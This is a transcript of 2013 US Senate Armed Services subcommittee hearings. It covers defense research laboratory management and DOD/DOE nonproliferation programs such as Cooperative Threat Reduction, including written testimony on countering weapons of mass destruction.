Dr. WALKER. I have run two directorates in the Air Force research laboratory and we have pretty much operated under the government-owned with the contractor collaboration with a strong in-house contractor representation. It gives us some flexibility in being able to turn over workforce, identify and bring in new workforce into both the Government and the contractor side and have flexibility as we change the thrust of the research that we are doing at any given time. This has been a very successful model for the Air Force. We studied the GOCO model back in the mid-1990s and we decided to go with the collaborator-assisted model instead, and it has been very successful. I think I would follow that model into the future.

Ms. LACEY. In the Navy, we have a GOGO philosophy which is a little different than the Air Force. However, we do use a significant amount of contractor personnel, perhaps not as fully embedded as you might see in the Air Force. We are very comfortable with our model. We are continuously overseeing how they are doing and ensuring that they are focused on the things that we need them to do and not out there freelancing and creating duplicate capability in their various areas. But as I say, it is something the Navy has become very comfortable with and very good at operating. So it works for us.

Ms. MILLER. The Army model is very much like the Navy model. We are very happy with how we are performing our work.

Senator HAGAN. Thank you.

Go ahead. Ask another question.

Senator FISCHER. Thank you, Madam Chairman.

In my last question, I asked about the infrastructure and the modernization. We did not get to the duplication part.

What kind of process do you have set up that would address if there is unneeded facilities out there?

We talked the other day, yesterday I believe, about programs and how do you keep track of all the programs and the research that you are running to make sure that what the Navy is doing, the Army is further along it, and you really do not need to be doing it. How do you prioritize it? How do you work together? How do you make sure that your efforts are being utilized wisely?

Mr. SHAFFER. I always hate to sound like a Washington bureaucrat and talk process.

Senator FISCHER. But you will. [Laughter.]

Mr. SHAFFER. I will. [Laughter.]

What we have done is reinstituted and strengthened something we call Reliance 21. We are taking a portfolio approach in about 18 of these big areas that all of us have investment in. Now, I can-

not track every one of the 10,000 programs. But we have SES-level members, senior executive service members, in each one of the Services who we charge to get the best that they can out of their program. So we have created a portfolio review with the SESs having to come back to report back to us and tell us what they are doing.

DARPA plays in a slightly different way in this process because we do not want DARPA on any Services' critical path. We want DARPA to disrupt that critical path. So how DARPA plays is they will come in and brief these portfolio managers, and each one is chaired by someone from the Service, brief the portfolio managers on what they are doing so the portfolio managers have that awareness.

But if we cannot trust our SESs to get rid of duplication between themselves, because they are all charged with delivering capability, if we cannot trust our flag-level civilians to drive down duplication, it is very hard for us to do it from the top of the mountaintop.

So this is strengthened. We are in our second to third year of this process. This year we are having the first six of these portfolio managers come back in roughly two half-day sessions brief out their programs to myself, Ms. Miller, Admiral Klunder, Ms. Lacey, and Dr. Walker, and we are going to see how well we are able to drive out duplication. Sometimes you want to have intended duplication, but it has to be a conscious choice. But fundamentally, we have to push that process down to our senior executives to come back and report to us.

Senator FISCHER. Have you ended any programs if you found that there was duplication taking place?

Mr. SHAFFER. I know that programs have ended. Typically when our SESs find out that there is a little bit of duplication, we do not have to end the program. They figure out who is in the lead, who is going to take that piece on so someone else does another portion of the work. These portfolio folks have come back and told us where they have modified their portfolio to get more bang for the buck.

Senator FISCHER. Are you in touch with universities or private industry that is doing research as well and trying to monitor what they are doing and work together or else let one or the other of you move ahead on that project?

Mr. SHAFFER. The answer is yes, and I think Dr. Prabhakar has the best answer.

Dr. PRABHAKAR. I hope I do since I volunteered to try to answer that. [Laughter.]

Senator FISCHER. She had a good one in my office.

Dr. PRABHAKAR. Just following on what Mr. Shaffer was describing as a formal process, a thing I really look to is our core program managers at DARPA to make sure that they know what is going on across the Services but very much, as you said, in the broader technical community. The first way we do that is we recruit program managers who come out of the best parts of the technical community. I think only about 10 percent of my program managers come from other parts of Government. Most of them come from universities or have worked in companies. So they are already from that broader community. Then their day job is to be out and en-

gaged with that community. That is how they build their programs. It is where they get their inspiration for the next generation. They are so personally driven to make an impact with their programs that the last thing they want to do is waste a nickel on something that someone else is already going to do. So that is the bottoms-up part that I think augments what we do as a management team.

Dr. WALKER. From an industry perspective, when we are building road maps, we want industry involved with our road-mapping process so they understand what it is that we are trying to do and what contributions they can make, as well as how they can align their independent R&D to what is important to the government. So it is really a collaborative effort across academia, industry, and the government to ensure that we have the right technology development moving forward to where we want to be in the future.

Senator FISCHER. Thank you.

Ms. Lacey, I was going to ask you about the laser on the ship. This is just for my own personal interest because I read an article on it and it just sounded fabulous. But how is that working out? Can you tell us? What do you think the future holds for lasers?

Ms. LACEY. Ma'am, we would be happy to come in and brief you on this, and if you are ever in Bahrain, we can take you on the USS *Ponce* and show it to you.

We have been working on laser programs collaboratively with our sister Services for decades, and what we are doing is installing this on a ship that is available in theater to do a demonstration against realistic targets again and to understand the operational domain.

But what we are fundamentally trying to do here is prove to ourselves that we have the capability and we can develop the tactics, techniques, and procedures to change the cost equation. We are talking about taking a shot for a dollar as opposed to—yes, whatever it takes to generate the electricity on board that ship to defeat that threat. That is a huge game changer when it comes to the cost equation. As opposed to using a $3 million missile to take out a $50,000 target, we are talking about dollars. It is a big deal. So we have reached the point where we are comfortable that we can put it in an operational theater to learn even more lessons about it.

We would be happy to come show you what we are doing, ma'am.

Senator FISCHER. I may take you up on that. Thank you very much. Thank you all very much. I appreciate it.

Madam Chair?

Senator HAGAN. I know I have a couple more questions, and I am running out of time. So I might submit some for the record for your reply and certainly Senator Fischer too.

Mr. Shaffer, I know that DARPA has just completed its strategic framework. I was just wondering about another strategic framework for your division. I know last year the Defense Science Board (DSB) conducted a study of DOD's basic research portfolio, and one key finding was that DOD needed a technology strategy that would not only be invaluable in alignment of R&E but an alignment of systems, missions, and national security affairs more broadly. Then they listed a vision, an assessment of emerging areas of S&T, particularly areas of rapid change and substantial promise, realistic

objectives, an approach to achieve the vision, and detailed plans on how to achieve the objectives.

Are you developing a more comprehensive strategy with the elements just outlined?

Mr. SHAFFER. Senator Hagan, a couple of things.

The short answer is yes, but not at the detail listed in the DSB report. I commented that I do not like a lot of bureaucracy.

One of the other things I will note in Washington is more is written than is ever read.

Senator HAGAN. I agree with that.

Mr. SHAFFER. So this strategy that is outlined by the DSB is really an implementation plan. We have developed a strategy and we are waiting to see what happens with the political process. But the strategy that I have written is very much like DARPA's framework. It is a very short document that outlines where we want to go and the tools that will be available to the people.

Following from that, the rest of these things that are in the DSB report is really an implementation plan, and that should be pushed down to the people who actually are going to execute the program to come back up and tell us. So these things that are in this plan are in those portfolio managers' responsibilities that I just mentioned.

We are on the path. We are not there yet. I have a strategy drafted. I have shown it to Mr. Kendall, the Under Secretary, and now we are just waiting to see what happens with all the political process.

Senator HAGAN. Thank you.

Mr. SHAFFER. Yes, ma'am.

Senator HAGAN. To all of our witnesses, I really do appreciate your time, the service that you give to our country, and in particular, the detail, the approaches for the long-term using the technology that you are developing right now. I think it is very, very important to our country, to the warfighters, and to the national security. Thank you for being here.

This hearing is adjourned.

[Questions for the record with answers supplied follow:]

QUESTIONS SUBMITTED BY SENATOR KAY R. HAGAN

OVERSIGHT OF LABORATORY PERSONNEL

1. Senator HAGAN. Mr. Shaffer, the Department of Defense (DOD) Laboratory Quality Improvement Program (LQIP) established in 1993 seeks to improve the efficiency of the labs by streamlining their business practices and granting the heads of the labs increased authority to operate their organizations in a business-like fashion. One of the outcomes of LQIP was the creation of a panel to provide recommendations on DOD lab personnel issues. Currently, the LQIP panel for personnel falls under your oversight. What has this panel recently accomplished?

Mr. SHAFFER. The LQIP Personnel Panel is the most active group within the LQIP and meets quarterly to exchange best practices and experiences on the variety of unique authorities given to each lab. The most notable accomplishment of the panel is its contribution to the implementation of expanded direct hiring authority for scientists and engineers with advanced degrees. Also, through the efforts of the LQIP Personnel Panel, 95 percent of the defense laboratory workforce is included in a Science and Technology Reinvention Laboratory also known as "Demonstration Program" personnel program as of the end of fiscal year 2012. In addition, the Personnel Panel was instrumental in gathering data and assisting in analysis of information in support of the soon to be submitted DOD Human Capital Workforce Strategic Plan.

2. Senator HAGAN. Ms. Miller, Ms. Lacey, and Dr. Walker, what are your views on the effectiveness of the LQIP and should there be other panels under LQIP, for instance, for laboratory infrastructure?

Ms. MILLER. The Laboratory Quality Enhancement Program (LQEP) (formerly the Laboratory Quality Improvement Program) is restarting after being dormant for more than a decade. While the main program has been dormant, a subpanel of the program focused on the Science and Technology Reinvention Laboratories has been very active and effective at addressing issues related to the Laboratory Demonstration Program. There has been continuing dialog amongst the LQEP members with regard to initiation of additional subpanels, to include one on laboratory infrastructure. However, no additional subpanels have been chartered. LQEP members do see value in having subpanels meeting at the working level to address focused issues prior to senior leader engagement and decisionmaking.

Ms. LACEY. LQIP provides a forum for the Department of Navy to collaborate with our sister Services to address issues of long-term sustainability of our research and development infrastructure. The cross Service nature of this panel allows the Navy to consider common approaches to shared issues such as streamlining authorities, infrastructure investments, and workforce revitalization that affect all DOD labs.

The LQIP already allows the sharing of best practices and lessons learned that impact all DOD laboratories. As currently structured, the LQIP is an effective forum for the exchange of ideas and information and does not need to be expanded beyond the existing panel.

Dr. WALKER. The LQIP is now known as the LQEP. Over the last 2 decades, the LQEP has provided a means for the Air Force Research Laboratory (AFRL) and the other DOD laboratories to articulate and propose approaches to address problems that are unique to the laboratory community. For example, the Personnel subpanel has been vital to the continued success of the demonstration project authorities by focusing on the mission and associated needs of each individual laboratory. The subpanel's efforts have resulted in authorities and legislation that have provided AFRL the control and flexibility needed to manage its workforce and improved and strengthened AFRL's ability to compete for critical personnel.

The LQEP no longer has a dedicated subpanel to address laboratory infrastructure issues; however, the panel as a whole continues to work common infrastructure issues among the laboratories. This approach is working well. With resources at a premium—both personnel and dollars—the Air Force does not recommend the establishment of a separate infrastructure subpanel at this time.

[Whereupon, at 3:54 p.m., the subcommittee adjourned.]

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

TUESDAY, APRIL 23, 2013

U.S. SENATE,
SUBCOMMITTEE ON EMERGING
THREATS AND CAPABILITIES,
COMMITTEE ON ARMED SERVICES,
Washington, DC.

PROLIFERATION PREVENTION PROGRAMS AT THE DEPARTMENT OF ENERGY AND AT THE DEPARTMENT OF DEFENSE

The subcommittee met, pursuant to notice, at 2:31 p.m. in room SR–222, Russell Senate Office Building, Senator Kay R. Hagan (chairman of the subcommittee) presiding.

Committee members present: Senators Hagan, Fischer, and Graham.

Majority staff members present: Jonathan S. Epstein, counsel; and Richard W. Fieldhouse, professional staff member.

Minority staff members present: Thomas W. Goffus, professional staff member; and Robert M. Soofer, professional staff member.

Staff assistants present: Lauren M. Gillis, Daniel J. Harder, and Kathleen A. Kulenkampff.

Committee members' assistants present: Jeff Fatora, assistant to Senator Nelson; Christopher Cannon, assistant to Senator Hagan; Chad Kreikemeier, assistant to Senator Shaheen; Peter Schirtzinger, assistant to Senator Fischer; and Craig Abele and Matthew Rimkunas, assistants to Senator Graham.

OPENING STATEMENT OF SENATOR KAY R. HAGAN, CHAIRMAN

Senator HAGAN. Good afternoon. The Emerging Threats and Capabilities Subcommittee meets today to review the President's fiscal year 2014 request for nonproliferation programs at the Department of Defense (DOD) and Department of Energy (DOE). We plan to have a hard stop here at 3:20 p.m. so that we can adjourn to the Office of Senate Security in room SVC–217 of the Capitol Visitor Center for a closed session with our witnesses today.

In the interest of time, I want to ask that the witnesses, if you would give a short, 2 minutes or so, opening statement. We have your written testimony and we obviously have that for the record.

We are joined today by three expert witnesses to help us understand the programs under way in both of these Departments. Madelyn Creedon is the Assistant Secretary of Defense for Global Strategic Affairs, who is responsible for the policy aspects of these programs at DOD, and we welcome you back to the Senate Armed Services Committee.

Kenneth Myers is the Director of the Defense Threat Reduction Agency (DTRA) at DOD, which is focused on reducing the threats from weapons of mass destruction (WMD). The agency is responsible for executing the Cooperative Threat Reduction (CTR) program. He is also the Director of the U.S. Strategic Command (STRATCOM) Center for Combating (SCC) WMD, located at the agency.

Anne Harrington is the Deputy Administrator for Defense Nuclear Nonproliferation at the National Nuclear Security Administration (NNSA) at DOE.

We thank you all for your service and thank you for joining us here today.

For fiscal year 2014, DOD and DOE propose to spend on the order of $2.6 billion in nonproliferation activities to help stem the flow of the WMD. For the past 20 years, the CTR has achieved remarkable accomplishments in Russia and the former Soviet states in helping to secure or to destroy the world's largest stockpiles of WMD and their materials. I understand a new CTR umbrella agreement between the U.S. and Russia is under negotiation and we would like to hear the administration's objectives for the new agreement.

Also, we are now transitioning many CTR programs to countries in Southeast Asia, the Middle East, and Africa, and for the first time we may see as much CTR funding outside the former Soviet Union as in it.

We'll want to hear what strategic approach you have implemented to assess how these funds would be most effectively spent. For instance, the Cooperative Biological Engagement Program now has 61 projects in 19 countries. Within DOE's NNSA, I understand the mixed oxide (MOX) fuel program is considering a strategic pause due to significant cost overruns of as much as $3 billion and a 3-year delay. The purpose of the 14-year-old program is to turn 34 metric tons of excess weapons-grade plutonium into commercial reactor fuel, with the Russians doing the same, a laudable nonproliferation goal.

My understanding is DOE is now estimating a life cycle cost of up to $27 billion over 15 years to produce the MOX fuel. So I look forward to hearing from Ms. Harrington what DOE is thinking with the existing MOX program and how long it will take DOE to get back to Congress with the results from the reevaluation of this program.

Again, thank you for being here today. We look forward to your testimony. I want to turn to my colleague and ranking member, Senator Fischer, for her comments.

Senator Fischer.

STATEMENT OF SENATOR DEB FISCHER

Senator FISCHER. Thank you, Madam Chairman. I join you in thanking our witnesses for being here today. While I look forward to their testimony on these essential proliferation prevention programs, I am concerned by the prevalent argument that the United States can persuade the rest of the world to halt nuclear proliferation by reducing its own arsenal. I know that the Strategic Forces Subcommittee oversees our nuclear enterprise, but its critical contribution here is also worth highlighting.

In fact, a robust U.S. nuclear deterrent, often referred to as the nuclear umbrella, provides a strong disincentive for other nations, including our partners and allies, to develop WMD. Moreover, there's little evidence that U.S. nuclear reductions from a high of 30,000 nuclear weapons in 1967 to just 5,000 today have reduced nuclear proliferation. North Korea and Iran stand as recent evidence to the contrary.

While some in the United States and in the west view nuclear weapons as outdated Cold War relics, other nations are increasing their reliance on nuclear weapons, much as the United States did after World War II. The United States will not change this reality by reducing its arsenal. Overlooking this fact and dogmatically pursuing the reduction of U.S. nuclear forces, instead of addressing the proliferation of nuclear weapons to rogue states, will lead to a lack of confidence in U.S. nuclear security guarantees. As a result, adversaries won't be deterred and nations that have not pursued nuclear capabilities, such as South Korea, Japan, Turkey, and Saudi Arabia, may reconsider.

Transparency and strategic stability must be our goals with respect to Russia and China. Dealing with North Korea, Iran, and potential nuclear terrorists requires a different set of priorities and different programmatic tools, some of which we intend to discuss here today.

The important proliferation prevention agencies represented here today, underpinned by a strong U.S. nuclear deterrent, are critical to our national security.

So I thank the chair and I look forward to our questions. Thank you so much for being here.

Senator HAGAN. Secretary Creedon, if you would like to go first with your opening statement.

STATEMENT OF HON. MADELYN R. CREEDON, ASSISTANT SECRETARY OF DEFENSE FOR GLOBAL STRATEGIC AFFAIRS, DEPARTMENT OF DEFENSE

Ms. CREEDON. Thank you, Senator Hagan, Ranking Member Fischer. It's a pleasure to be here, also to be here today with colleagues of longstanding duration from both the DTRA and from the NNSA.

As we all are very well aware, we face a number of significant WMD challenges and the three of us together are aggressively pursuing the President's vision to keep WMD out of the hands of terrorists and states of concern. These states of concern, of course, include North Korea, Iran, and Syria, just to mention a few.

One of the most worrisome scenarios we face is the prospect of a dangerous WMD crisis involving the theft or loss of control of

weapons or materials of concern that end up in the hands of hostile actors. As the situation in Syria illustrates, instability in states pursuing or possessing WMD could lead to just such a crisis. To meet these challenges, DOD has focused on three areas: preventing WMD acquisition, containing and rolling back the threats, and responding to a WMD crisis.

Preventing the WMD acquisition requires cooperation with our international partners and the Proliferation Security Initiative (PSI) is a good example of that. This is 29 partners together who participate in, among other things, exercises. The United Arab Emirates hosted the most recent one. We are now on the verge of celebrating PSI's 10th anniversary and our Polish allies will be hosting that particular celebration of the accomplishments and also looking forward to the next 10 years.

PSI is an interesting concept with our allies and for the United States. It's not included in any budget line as it comes out of general exercise money. But in the fiscal environment that we're now facing, we are looking at the idea of developing a specific line item dedicated for PSI activities and will probably be presenting this in the construct of the fiscal year 2015 budget.

But beyond preventing acquisition, which is one of our priorities, we're also containing and rolling back WMD threats. One of the most important tools we use to accomplish this is the CTR program. The flexibility of the CTR legislation has allowed the program to expand its work both geographically, most recently in the Middle East, and now also functionally.

A major focus of CTR is addressing the threat posed by Syria's chemical weapons. To address the proliferation threat from these weapons, CTR is funding the second portion of Jordan's border security project, which will increase Jordan's ability to mitigate proliferation along a 256-kilometer border with Syria.

CTR also works in Africa to improve the safety and security and hopefully destroy, in an excellent partnership that's just developing with Germany, Libya's chemical weapons stockpile. CTR is also working to improve biological security and increasing partner capacity in Kenya and Uganda and to enhance maritime surveillance capabilities and capacity in Southeast Asia.

The functional expansions that I mentioned were developed initially to assist with the close collaboration that we enjoy with DOD. DOE negotiates high-priority transfers of material, mostly nuclear material, to more secure locations for storage and reprocessing, and DOD has specific capabilities and training to transport this material. As a result, we are developing a transportation determination that will allow more nimble collaboration with DOE.

These examples also demonstrate that the CTR program remains responsive to the current and emerging security environment. We have pushed the envelope and we will continue to do so when we believe it will reduce WMD threats.

If our efforts to contain and roll back WMD threats fail, we must be prepared to respond. The recently activated Standing Joint Force Headquarters-Elimination (SJFHQ–E) has this responsibility. In addition to the unique support it provides to the combatant commands, this year the SJFHQ–E participated in major exercises with South Korea, France, and the United Kingdom. We're

committed to meeting the Nation's countering WMD requirements while taking into account shrinking DOD budgets.

None of the efforts I have described would be possible without the continuing support of Congress. I thank you for your support for our fiscal 2014 budget and look forward to your continuing cooperation.

Thank you.

[The prepared statement of Ms. Creedon follows:]

PREPARED STATEMENT BY HON. MADELYN R. CREEDON

INTRODUCTION

Madam Chairman, Ranking Member Fischer, and members of the subcommittee, I am pleased to testify today about the progress the Department of Defense (DOD) has made in carrying out a wide range of activities to counter weapons of mass destruction (WMD). We continue to pursue aggressively the President's vision for countering WMD by keeping WMD out of the hands of terrorists and states of concern, locking down dangerous nuclear and biological materials, eliminating chemical weapons, destroying legacy weapons, and building capabilities and conducting operations to prevent acquisition, contain and roll back threats, and respond to WMD crises.

I am pleased to be here today with two colleagues whose efforts are critical to addressing these important issues: Mr. Kenneth A. Myers III, the Director of the Defense Threat Reduction Agency (DTRA); and Ms. Anne M. Harrington, the Deputy Administrator for Defense Nuclear Nonproliferation for the National Nuclear Security Administration (NNSA). Together, we are supporting a whole-of-government effort to make the United States, and the world, safer from WMD threats.

In my role as the Assistant Secretary of Defense for Global Strategic Affairs (GSA), I oversee all Defense efforts to counter WMD, as well as nuclear, missile defense, space, and cyber policies. The great team at GSA develops defense strategies and policies, sets Departmental priorities based on guidance from the Secretary of Defense, and manages interagency and international relationships for the Department in these functional areas. Under the leadership of Mr. Myers, DTRA implements GSA's countering WMD guidance through the management and execution of the Cooperative Threat Reduction (CTR) Program and other non- and counter-proliferation activities. Mr. Andrew Weber, Assistant Secretary of Defense for Nuclear, Chemical, and Biological Defense Programs, provides acquisition guidance and oversight for DTRA's work. Together, we work with the Joint Staff, the combatant commands, the Services, national labs, and other implementing partners to execute DOD's counter WMD responsibilities. DOD also works closely in this area with Ms. Harrington and her team at NNSA, as well as other interagency partners.

Our mission is straightforward—DOD is working to ensure that no additional states or non-state actors acquire WMD; those possessing WMD do not use them; and if WMD are used, the effects are minimized. In a constrained fiscal environment, we are focusing our efforts on preventing acquisition and countering the most likely threats. Accordingly, we are emphasizing early cooperative action in order to shape the security environment and disrupt proliferation networks through pathway defeat—deliberate actions taken against actors of concern and their networks to delay, disrupt, destroy, or otherwise complicate WMD-related activities. We are prioritizing capabilities that counter operationally significant risks and that are not resident elsewhere in the U.S. Government, in order to avoid wasteful or duplicative expenditures.

WMD CHALLENGES

The current strategic environment presents a number of WMD challenges stemming from those who possess WMD and those seeking to acquire new and expanded capabilities, including North Korea, Iran, Syria, and certain non-state actors. Both state and non-state actors who are actively seeking or already possess WMD present a significant intelligence and defense planning challenge. Their strategic intentions, proliferation pathways, decisionmaking processes, and capabilities are difficult to assess and influence. Their relative risk tolerance and isolation can create further challenges for the United States to dissuade and deter these actors from acquiring or using WMD. For example, North Korea has recently taken a series of provocative and destabilizing actions and Iran continues to defy the calls of the international community for transparency into its nuclear activities and a demonstration that

these activities are solely for legitimate, peaceful purposes. Certain non-state actors continue to seek WMD, and WMD technologies.

Technological advances and the availability of expertise, materials, and technology through a variety of networks increase the likelihood that both state and non-state actors will gain access to WMD and related capabilities. Those who provide support—including WMD and related capabilities—to other governments and non-state actors also threaten U.S. security and destabilize the international system. Furthermore, such proliferation increases the likelihood that a recipient may employ WMD independently or as a proxy.

Despite significant progress in securing vulnerable WMD materials, new avenues for access continuously emerge. Fragile or failed states with WMD programs or capabilities are particularly ripe for exploitation. One of our most worrisome scenarios is the prospect of a crisis involving the theft or loss of control of weapons or material of concern that results in the WMD ending up in the hands of hostile actors. Instability in states pursuing or possessing WMD or related capabilities could lead to just such a crisis. The potential convergence of violent extremism, political instability, and inadequate WMD security is also a most troubling scenario. If highly motivated non-state actors determined to obtain and employ WMD took advantage of these types of situations, they would no doubt be difficult, if not impossible, to deter.

Violent extremists are expanding their geographic reach into ungoverned territories. Recent events in Mali involving Al Qaeda and affiliates demonstrate this problem. Such territories could be used to support illicit activities, including undetected and unwarned development and proliferation of WMD-related capabilities. These safe havens enhance adversaries' freedom of action and make our task all the more difficult.

ADDRESSING THE CHALLENGES

When making strategic resourcing decisions, DOD consistently has protected countering WMD (CWMD) efforts. In today's fiscal environment, however, our goals will be tougher than ever to sustain. We are accepting increased risk in areas where WMD use is less plausible, less feasible, or would have limited effects, allowing us to prioritize more likely scenarios for WMD acquisition and use.

To maximize effectiveness and because this is not a DOD mission alone, we are incorporating our CWMD efforts, as reflected in the broader plans and operations within DOD, across the U.S. Government and with international partners. Partnering serves as a force multiplier: it extends DOD's strategy and capabilities through increased interoperability with other U.S. departments and agencies, allies and friends, and international bodies. DOD seeks to leverage and enhance, but not duplicate, capabilities resident elsewhere in the U.S. Government or activities best executed by our interagency partners, for which other agencies and departments have lead responsibilities. DOD stands ready to support these other agencies and departments as needed.

Today's complex security environment presents significant challenges that require increased emphasis on early cooperative action to shape the environment and disrupt networks. The dynamic structures of WMD networks present challenges, but they also offer opportunities for exploitation through flexible, innovative, and adaptive approaches that target these networks and their hubs. Understanding, monitoring, and targeting these networks can help deter acquisition, bolster prevention activities, and reduce reliance on measures that carry higher political, military, and humanitarian risks.

Deterrence strategies supported by credible CWMD capabilities will remain an effective approach against many WMD-armed adversaries. Toward that end, the Department equips and trains forces and develops capabilities that can be employed in three broad categories: (1) prevent acquisition; (2) contain and roll back threats; and (3) respond to WMD crises.

1. Preventing Acquisition

To further reduce incentives for WMD acquisition, DOD continues to support the efforts of our State Department colleagues and others to strengthen international treaties, conventions, and regimes, and to implement sanctions. We support discussions among the permanent five (P5) states of the U.N. Security Council to meet our obligations under the Nuclear Nonproliferation Treaty and to make progress under the action Plan agreed to at the last Nuclear Nonproliferation Treaty Review Conference. In this context, DOD is developing, in conjunction with interagency partners, common approaches to reporting and definitions. Such confidence-building measures, when reciprocated by other members of the P5, increase transparency and stability among nuclear weapon states. DOD also supports efforts to begin negotiating a Fissile Material Cutoff Treaty (FMCT). We support the P5's moratorium

on the production of new fissile material for use in nuclear devices, and believe its continuance is part of the foundation that is needed in order to make progress on an FMCT. To meet U.S. obligations under the Chemical Weapons Convention, DOD has destroyed almost 90 percent of our chemical weapons stockpile while continuing to assist other states in the destruction of their stockpiles. We also continue to support U.S. transparency efforts in the context of the Biological and Toxin Weapons Convention (BWC) and to uphold longstanding U.S. commitments under the BWC Confidence-Building Measures by reporting on biodefense research activities taking place at DOD biological facilities.

Another example of our commitment to preventing proliferation of WMD is our support to an interagency effort to develop and implement a U.S. policy for Dual Use Research of Concern (DURC). As was highlighted during national and international discussions in 2012 concerning H5N1 avian influenza research, biological research, while critical for the betterment of the health, welfare, and safety of mankind, also has the potential to be misused. As a Federal research funding agency, DOD has now implemented the 29 March 2012 "United States Policy for Oversight of Life Sciences Dual Use Research of Concern," and reviews the life sciences research it funds and conducts to ensure that dual use issues are adequately addressed from the outset. In addition, we continue to actively engage in interagency efforts to further develop additional policies in this area as our understanding of this challenge evolves.

DOD is raising barriers to the acquisition and proliferation of WMD through both bilateral and multilateral cooperation with partners. This May, our Polish allies will host meetings marking the 10th anniversary of the Proliferation Security Initiative (PSI). Through its exercises and leadership in PSI's operational experts group, DOD has steadily worked with partners to address all aspects of the proliferation threat. Twenty-nine partners participated in our most recent exercise, Leading Edge, which was co-hosted by the United Arab Emirates and included full maritime, air, and land interdiction activities. PSI is an activity, not a program, and as such has no dedicated budget. In a time of increasing resource constraints, previous methods of funding PSI activities are becoming less available, and it is time we addressed the need for a dedicated PSI funding line.

DOD is also engaged in what we refer to as pathway defeat activities. These activities seek to identify various pathways that are or could be used to conceptualize, develop, acquire, or proliferate WMD and related capabilities and develop methodologies to deny, delay, disrupt, or destroy these WMD pathways. The pathway defeat work focuses on the specific nodes and linkages in the networks that constitute an adversary's WMD acquisition pathway. By disrupting these networks, we raise barriers to acquisition and enhance efforts to detect, identify, and respond to acquisition attempts, especially those shielded by legitimate activities such as nuclear power generation; chemical, biological, radiological, and nuclear (CBRN) defensive programs; biomedical research; and the global chemical industry.

2. Containing and Rolling Back Threats

DOD is containing and rolling back WMD proliferation threats by restricting the supply of WMD-relevant materials and technologies, including delivery systems, available for illicit uses. One of the most important tools we use to accomplish this is the CTR Program. The President recently commemorated CTR on its 20th anniversary. He stated, "This is one of our most important national security programs. It's a perfect example of the kind of partnerships that we need, working together to meet challenges that no nation can address on its own . . . That's why, over the past 4 years, we've continued to make critical investments in our threat reduction programs—not just at DOD, but at Energy and at State. In fact, we've been increasing funding, and sustaining it. Even as we make some very tough fiscal choices, we're going to keep investing in these programs—because our national security depends on it." Among other achievements in securing and eliminating WMD materials and in preventing WMD proliferation, the CTR Program can take credit for assisting three former members of the Soviet Union in deactivating and properly disposing of over 13,000 nuclear warheads.

As WMD threats have changed since the end of the Cold War and dissolution of the Soviet Union, so has the CTR Program's focus and partnerships. In support of this geographic and functional expansion, the President has requested $528.5 million in fiscal year 2014 for DOD CTR activities, an increase of approximately $9 million over the fiscal year 2013 appropriated level. These funds will continue ongoing partnerships in the former Soviet Union, support new partnerships in Africa, and expand work in the Middle East, South Asia, and South East Asia. It is important to note that CTR remains a threat-based program focused on supporting DOD's mission. To strengthen our stewardship of program resources, the Department is devel-

oping a comprehensive metrics approach to improve program management and ensure investments directly advance strategic threat reduction goals. When fully implemented, CTR Program metrics will track material inventory, training activities, equipment utilization, and major program milestones, such as the completion of transfer of custody. These inputs will help us track project plans against our completed activities in a tailored way. Importantly, this will improve the dialogue between Congress and the Department of Defense when evaluating the success of the DOD CTR Program. Additional information on the CTR metrics will be included in the CTR annual report to Congress, which will be submitted later this spring.

The Secretary of Defense, with the Secretaries of State and Energy, recently approved the expansion of CTR activities to the Middle East. Through enhanced border security and threat reduction train and equip support, CTR will work with partner countries to help mitigate the threat posed by the potential proliferation or use of Syria's chemical weapons or materials and other WMD. With this new authority the CTR Program is working with our regional partners to increase their awareness of the threat posed by the potential proliferation or use of Syria's chemical weapons, materials, or other WMD; build and expand border protection capabilities to prevent illicit transfers of chemical weapons materials; and operate in a potentially contaminated environment. The CTR Program is proving to be exceptionally valuable to our partners and to existing partnerships in the face of this emerging threat. For example, CTR is funding Phase 2 of the Jordan Border Security Project, which will integrate technology and training to increase Jordan's visibility and ability to mitigate proliferation along the remaining 256-kilometer stretch of border with Syria.

Another focus area for the CTR Program is to enhance maritime domain awareness capabilities for maritime surveillance in Southeast Asia, providing the ability to detect illicit transfers of WMD materials and strategic delivery systems. In particular, we are engaging Vietnam to improve maritime law enforcement awareness and security. This program is working to improve logistics and maintenance as well as providing equipment and developing a training center to enable more efficient efforts to thwart illegal smuggling of WMD and related equipment.

CTR is also countering biological threats. CTR's partnerships decrease the vulnerability of biological agents to theft by nefarious actors and increase partners' abilities to detect, diagnose, contain, and report outbreaks of public health and national security concerns. Our hope is that current partners will, in the future, become sources of best practices and resources for other countries looking to improve their domestic biological security, outbreak surveillance, and response capabilities. GSA has briefed this committee in the past on improved biosecurity partnerships in East Africa, and I am proud to inform you that key facilities housing some of the world's most dangerous pathogens are now secure thanks to collaborative efforts among partner countries and the Departments of Defense and State.

But gates and guards are not the only solution. We are also working to enhance the culture of security within the life sciences community. Insufficient security leaves us all vulnerable to misuse of biological material. As new challenges of dual-use and global access to biotechnologies demand new approaches, we are developing non-traditional partnerships, including collaboration with the World Health Organization (WHO) to leverage their technical capabilities and global networks. While a DOD–WHO partnership may seem counterintuitive to some, we do in fact share many biosafety and biosecurity objectives. The WHO's International Health Regulations specifically call out these areas as requirements and sets guidelines for active and passive biological surveillance, which are the best means for detecting naturally occurring outbreaks and biological terror events. Compliance with these guidelines reinforces DOD objectives and enhances U.S. and international security. Direct and continued engagement with the WHO and similar organizations provides CTR with significantly more opportunities to enhance a culture of security within the existing life sciences communities that can recognize, report and aid in countering the grave threat posed by biological weapons development or use. Further, partnership with such organizations increases the likelihood that CTR-provided investments will be sustained in the future.

I highlight these efforts in particular to note new levels of responsiveness in the CTR Program as it expands. We are advancing our approaches to threat reduction in appreciation of the dynamic threat environment. We have pushed the envelope, and we will continue to do so where we believe it will reduce WMD threats.

DOD will also encourage and support—through direct and indirect assistance—states that have already committed to secure and dispose of WMD and reduce or dismantle WMD programs. In Libya, the CTR Program is working now to increase the safety and security of Libya's recently-discovered chemical weapons stockpile, and we are also working to finalize a destruction agreement.

Indeed, even beyond the projects and partnerships mentioned here, we are considering other, novel applications of the CTR Program. One is to transport vulnerable nuclear and radiological materials to more secure locations for storage or reprocessing. The Departments of Defense and Energy collaborate closely in threat reduction, drawing on each department's respective strengths. The Department of Energy is negotiating high-priority transfers of material to more secure locations for storage or reprocessing, and DOD has specific capabilities and training for secure transportation internationally. We are, therefore, working cooperatively to achieve overall U.S. objectives in nuclear and radiological security.

